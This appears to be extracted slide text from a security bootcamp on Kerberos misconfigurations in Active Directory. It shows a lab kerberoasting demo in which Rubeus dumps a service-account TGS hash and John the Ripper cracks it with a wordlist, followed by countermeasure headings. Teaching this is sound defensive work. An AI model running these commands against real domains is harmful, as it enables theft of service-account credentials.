User logon name (pre-Windows 2000):
contoso\ svc_sqlclu_prod

Logon Hours... Log On To...

Unlock account

Account options:

- Use only Kerberos DES encryption types for this account
- This account supports Kerberos AES 128 bit encryption.
- This account supports Kerberos AES 256 bit encryption.
- Do not require Kerberos preauthentication

Account expires

Never

End of: Saturday, December 4, 2021

OK Cancel Apply Help

Misconfigured Kerberos Encryption Types

svc_sqlclu_prod Properties

Organization	Published Certificates	Member Of
Password Replication	Object Security	COM+
General	Address	Account Profile
		Telephones
		Attribute Editor
		Delegation

User logon name:
svc_sqlclu_prod @contoso.com

User logon name (pre-Windows 2000):
contoso\ svc_sqlclu_prod

Logon Hours... Log On To...

Unlock account

Account options:

- Use only Kerberos DES encryption types for this account
- This account supports Kerberos AES 128 bit encryption.
- This account supports Kerberos AES 256 bit encryption.
- Do not require Kerberos preauthentication

Account expires

Never

End of: Saturday, December 4, 2021

OK Cancel Apply Help

Kerberos RC4 Encryption

```
Administrator: Windows PowerS...
PS C:\> klist get MSSQLSvc/BOOTCAMP-SQL

Current LogonId is 0:0x23a6a
A ticket to MSSQLSvc/BOOTCAMP-SQL has been retrieved successfully.

Cached Tickets: (2)

#0>      Client: Admin @ CONTOSO.COM
        Server: krbtgt/CONTOSO.COM @ CONTOSO.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 11/4/2021 15:05:52 (local)
        End Time:   11/5/2021 1:05:52 (local)
        Renew Time: 11/11/2021 15:05:52 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: BOOTCAMP-DC.contoso.com

#1>      Client: Admin @ CONTOSO.COM
        Server: MSSQLSvc/BOOTCAMP-SQL @ CONTOSO.COM
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 11/4/2021 15:05:52 (local)
        End Time:   11/5/2021 1:05:52 (local)
        Renew Time: 11/11/2021 15:05:52 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: BOOTCAMP-DC.contoso.com

PS C:\> |
```

Kerberoasting Attack

```
Administrator: Command Promj x admin@BOOTCAMP-PC: /mnt/c x + v - □ X
c:\Tools>Rubeus.exe kerberoast /rc4opsec

-----\-----)
|-----)
|-----)
|-----)
|-----)

v2.0.0

[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target Domain : contoso.com
[+] Ticket successfully imported!
[*] Searching for accounts that only support RC4_HMAC, no AES
[*] Searching path 'LDAP://BOOTCAMP-DC.contoso.com/DC=contoso,DC=com' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!(msds-supportedencryptiontype:s:1.2.840.113556.1.4.804:=24))'

[*] Total kerberoastable users : 1

[*] SamAccountName : svc_sqlclu_prod
[*] DistinguishedName : CN=svc_sqlclu_prod,OU=Service Accounts,DC=contoso,DC=com
[*] ServicePrincipalName : MSSQLSvc/BOOTCAMP-SQL:1433
[*] PwdLastSet : 11/4/2021 12:13:57 PM
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash : $krb5tgs$23$*svc_sqlclu_prod$contoso.com$MSSQLSvc/BOOTCAMP-SQL:1433*$CFD7F0EE7729D1B41DF9C5C1675C7ED0$83E27D03C2C9ADDFAC58E2E60F9359CF927D73401B3BCA047AF2BC5B32EB57D265A7520AA2A3D97964839203D34D1525E301FF44AFD027840E4CF0974F0284D55626A4FFDF
```

Kerberoasting Attack


```
Administrator: Command Promp | admin@BOOTCAMP-PC: /mnt/c |
(admin@BOOTCAMP-PC)-[/mnt/c/Users/Admin]
$ john /mnt/c/Tools/tgsreproast.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pa$$w0rd      (?)
1g 0:00:00:00 DONE (2021-11-04 16:13) 2.857g/s 228205p/s 228205c/s 228205C/s claudia12..Bulldog
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(admin@BOOTCAMP-PC)-[/mnt/c/Users/Admin]
$ |
```



DEMO: Kerberoasting

Mayhem: Misconfigured Service Identity



Mayhem: Misconfigured Service Identity

The screenshot shows the 'Admin Properties' dialog box for a user account. The 'Attributes' section is expanded, displaying a list of attributes and their values. The 'servicePrincipalName' attribute is highlighted in blue, showing the value 'MSSQLSvc/PC01'. This is a misconfiguration for a service account, as it should be a fully qualified domain name (FQDN) of a service principal.

Attribute	Value
lastLogoff	(never)
lastLogon	11/4/2021 3:05:52 PM Central European St:
lastLogonTimestamp	11/3/2021 4:21:42 PM Central European St:
logonCount	153
logonHours	●●●●●●●●●●●●●●●●●●
objectCategory	CN=Person,CN=Schema,CN=Configuration,[
objectClass	top; person; organizationalPerson; user
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	10/18/2021 2:47:23 PM Central European S
sAMAccountName	Admin
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName	MSSQLSvc/PC01
userAccountControl	0x10200 = (NORMAL_ACCOUNT DONT_I

Mayhem: Misconfigured Admins

```
Administrator: Command Promj x + v - □ x
Current LogonId is 0:0x23a6a
A ticket to MSSQLSvc/PC01 has been retrieved successfully.


Cached Tickets: (2)

#0> Client: Admin @ CONTOSO.COM
    Server: krbtgt/CONTOSO.COM @ CONTOSO.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    Start Time: 11/4/2021 16:17:47 (local)
    End Time: 11/5/2021 2:17:47 (local)
    Renew Time: 11/11/2021 16:17:47 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: BOOTCAMP-DC.contoso.com


#1> Client: Admin @ CONTOSO.COM
    Server: MSSQLSvc/PC01 @ CONTOSO.COM
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 11/4/2021 16:17:47 (local)
    End Time: 11/5/2021 2:17:47 (local)
    Renew Time: 11/11/2021 16:17:47 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: BOOTCAMP-DC.contoso.com

C:\>
```


Risk of Interactive Logon




Countermeasure: Deny Logon



Always Use Password Generators



Group Managed Service Accounts



